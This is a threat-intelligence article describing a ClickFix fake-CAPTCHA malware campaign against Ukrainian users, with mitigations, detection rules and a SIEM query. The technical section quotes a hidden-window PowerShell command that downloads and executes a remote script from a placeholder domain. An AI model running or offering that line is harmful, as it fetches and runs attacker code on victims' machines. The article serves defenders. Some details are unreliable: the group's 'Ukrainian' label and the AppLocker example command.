
Ukrainian threat group UAC-0145 has launched a sophisticated social engineering campaign using fake CAPTCHA verification prompts, known as “ClickFix,” to trick users into executing malicious PowerShell commands. The campaign specifically targets Ukrainian users through compromised websites and phishing pages, delivering various malware payloads including information stealers and remote access trojans. This technique exploits user trust in familiar security mechanisms to bypass traditional defenses.
Introduction
A new malware distribution campaign leveraging the ClickFix technique has emerged targeting Ukrainian users, attributed to the threat actor tracked as UAC-0145. The campaign represents an evolution in social engineering tactics, weaponizing the ubiquitous CAPTCHA verification mechanism that users have been conditioned to trust and complete without question.
Unlike traditional phishing attacks that rely on malicious attachments or links, ClickFix campaigns present users with convincing fake CAPTCHA prompts that instruct victims to copy and execute PowerShell commands manually. This approach effectively bypasses email security filters, endpoint protection, and user awareness training that focuses on suspicious links and attachments.
The targeting of Ukrainian infrastructure and users suggests geopolitical motivations, aligning with ongoing cyber operations in the region. This campaign demonstrates how threat actors continue to innovate their initial access techniques by exploiting human psychology rather than technical vulnerabilities.
Background & Context
UAC-0145 is a threat actor group that has been actively targeting Ukrainian entities as part of the broader cyber conflict surrounding the region. The “UAC” designation is used by the Ukrainian Computer Emergency Response Team (CERT-UA) to track threat groups operating against Ukrainian interests.
The ClickFix technique emerged in late 2023 and has since been adopted by various threat actors across different campaigns. The method capitalizes on users’ familiarity with CAPTCHA challenges and their willingness to follow instructions from what appears to be legitimate website security measures. Most internet users have been trained to complete CAPTCHA challenges to access content, making them less likely to question these prompts.
Traditional CAPTCHA systems verify human users through image selection, checkbox clicking, or puzzle completion. ClickFix attacks mimic these legitimate verification pages but instead present instructions that, when followed, compromise the system. The technique is particularly effective because it requires the victim to actively participate in the infection process, making it harder for automated security systems to detect.
Technical Breakdown
The UAC-0145 ClickFix campaign follows a multi-stage infection chain:
Initial Access: Victims are directed to malicious websites through various methods including compromised legitimate Ukrainian websites, phishing emails, or malicious advertisements. These pages are designed to appear as legitimate services or content requiring verification.
Social Engineering Layer: Upon visiting the malicious page, users are presented with a fake CAPTCHA verification screen. The page displays convincing graphics mimicking legitimate CAPTCHA providers and includes urgent messaging suggesting verification is required to access content or services.
Malicious Instructions: Instead of a standard CAPTCHA challenge, the page instructs users to:
- Press Windows + R to open the Run dialog
- Press Ctrl + V to paste a “verification code”
- Press Enter to execute the command
The malicious PowerShell payload is automatically copied to the clipboard when users interact with the page, often through invisible JavaScript execution.
Payload Execution: The command typically appears as:
powershell -WindowStyle Hidden -Command "IEX(New-Object Net.WebClient).DownloadString('http://malicious-domain[.]com/payload.ps1')"This command downloads and executes additional PowerShell scripts from attacker-controlled infrastructure without displaying visible windows to the user.
Malware Deployment: The downloaded scripts establish persistence mechanisms and deploy final payloads, which in this campaign have included:
- Information stealers targeting browser credentials, cryptocurrency wallets, and system information
- Remote access trojans (RATs) enabling persistent access to compromised systems
- Additional downloaders for modular malware deployment
The multi-stage approach allows attackers to evade detection during initial access and selectively deploy payloads based on target profiling.
Impact & Risk Assessment
The impact of successful ClickFix infections extends beyond individual user compromise:
Data Exfiltration: Information stealers deployed in this campaign can harvest sensitive credentials, financial information, and personal data. For Ukrainian targets, this may include communications, documents, and access credentials relevant to governmental or military operations.
Persistent Access: RAT deployment provides attackers with long-term access to compromised systems, enabling surveillance, lateral movement within networks, and staging for additional operations.
Supply Chain Risk: Compromised systems within organizational networks can serve as entry points for broader network intrusion, particularly if victims have privileged access or work in critical infrastructure sectors.
Operational Security: For Ukrainian entities involved in defense or governmental operations, compromised systems represent significant operational security risks, potentially exposing sensitive communications and operational planning.
The risk severity is elevated due to:
- Low technical sophistication required for execution
- High success rate due to effective social engineering
- Difficulty in detection using traditional security tools
- Specific targeting of Ukrainian infrastructure during ongoing conflict
Organizations in Ukraine and entities supporting Ukrainian operations face particularly high risk from this campaign.
Vendor Response
As of this reporting, responses from the security community include:
CERT-UA has issued advisories warning Ukrainian organizations and users about the ClickFix technique and specifically attributing this campaign to UAC-0145. They have provided indicators of compromise and recommended security measures.
Security Vendors including Microsoft Defender, CrowdStrike, and other endpoint protection platforms have updated detection signatures to identify common ClickFix payload patterns and suspicious PowerShell execution chains.
Browser Vendors are evaluating mechanisms to detect and warn users about clipboard manipulation techniques commonly used in ClickFix campaigns, though implementation challenges exist due to legitimate uses of clipboard API.
Threat Intelligence Platforms have published indicators of compromise, including domain infrastructure, payload hashes, and behavioral patterns associated with UAC-0145 operations.
No official government attribution beyond CERT-UA’s tracking designation has been publicly released, though the targeting pattern suggests alignment with hostile interests toward Ukraine.
Mitigations & Workarounds
Organizations and users can implement several measures to protect against ClickFix attacks:
PowerShell Execution Policy: Restrict PowerShell execution using Group Policy:
Set-ExecutionPolicy Restricted -Scope LocalMachineConsider implementing PowerShell Constrained Language Mode for environments where scripting is required but should be limited.
Application Whitelisting: Deploy application control solutions that prevent unauthorized script execution:
# Example AppLocker rule to block PowerShell for standard users
New-AppLockerPolicy -RuleType Publisher,Path,Hash -User "Domain Users" -Executable
Browser Hardening: Configure browsers to prompt before allowing clipboard access and disable automatic clipboard operations on untrusted sites.
Network Filtering: Block PowerShell-initiated outbound connections at the network perimeter except for explicitly allowed destinations:
# Example firewall rule concept
Block outbound connection where process = "powershell.exe" and destination != approved_list
User Account Control: Ensure UAC is enabled and configured to prompt for administrative actions, adding friction to malicious execution chains.
Detection & Monitoring
Security teams should implement detection strategies focused on behavioral indicators:
PowerShell Monitoring: Enable PowerShell script block logging and monitor for suspicious execution patterns:
# Enable PowerShell logging via Group Policy or registry
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -Name "EnableScriptBlockLogging" -Value 1
Command-Line Analysis: Monitor for execution chains involving:
- Run dialog (explorer.exe launching processes)
- PowerShell with DownloadString, IEX, or encoded commands
- Hidden window styles or bypass execution policies
Network Traffic: Analyze for:
- Unusual PowerShell-initiated HTTP/HTTPS connections
- Connections to newly registered or suspicious domains
- Download patterns consistent with staged payload delivery
Endpoint Behavioral Analysis: Alert on:
- Clipboard manipulation by web content
- Sequential execution of Run dialog followed by PowerShell
- PowerShell persistence mechanism creation
SIEM Detection Rule Example:
index=windows source="WinEventLog:Microsoft-Windows-PowerShell/Operational"
EventCode=4104
(ScriptBlockText="DownloadString" OR ScriptBlockText="IEX")
ScriptBlockText="http"
| stats count by Computer, User, ScriptBlockText
Best Practices
Implement a defense-in-depth strategy incorporating:
User Education: Train users to recognize ClickFix and similar social engineering techniques. Emphasize that legitimate CAPTCHA systems never require executing commands or pasting into system dialogs.
Privilege Separation: Enforce least-privilege access principles. Standard users should not have permissions to execute arbitrary scripts or install software.
Email Security: While ClickFix bypasses some email filters, robust email security reduces initial access vectors directing users to malicious pages.
Incident Response Readiness: Maintain updated incident response procedures specifically addressing social engineering-based compromises where traditional indicators may be absent.
Threat Intelligence Integration: Subscribe to regional threat intelligence feeds, particularly CERT-UA advisories for organizations operating in or supporting Ukrainian infrastructure.
Regular Security Assessments: Conduct phishing simulations incorporating ClickFix techniques to assess organizational susceptibility and identify training gaps.
Patch Management: While ClickFix exploits user behavior rather than software vulnerabilities, maintaining current patches prevents secondary exploitation of compromised systems.
Key Takeaways
- UAC-0145 is actively targeting Ukrainian users with ClickFix social engineering, weaponizing trusted CAPTCHA mechanisms to deliver malware
- The technique bypasses traditional security controls by requiring victim participation in executing malicious commands
- PowerShell serves as the primary execution vector, making script execution controls critical defensive measures
- Detection requires behavioral monitoring rather than signature-based approaches, focusing on execution chains and network patterns
- User awareness represents a critical defensive layer, as technical controls alone cannot prevent all ClickFix attempts
- The campaign’s targeting of Ukrainian infrastructure suggests geopolitical motivations and elevated risk for entities in the region
- Organizations must implement layered defenses combining technical controls, monitoring, and user education
References
- CERT-UA (Ukrainian Computer Emergency Response Team) – UAC-0145 Campaign Advisories
- Microsoft Security Intelligence – ClickFix Technique Analysis
- MITRE ATT&CK Framework – T1204.002 (User Execution: Malicious File)
- PowerShell Security Best Practices – Microsoft Documentation
- Social Engineering Defense Guidelines – NIST Cybersecurity Framework
Stay updated at https://cydhaal.com — Your Daily Dose of Cyber Intelligence.
📧 Subscribe to our newsletter at https://cydhaal.com/newsletter/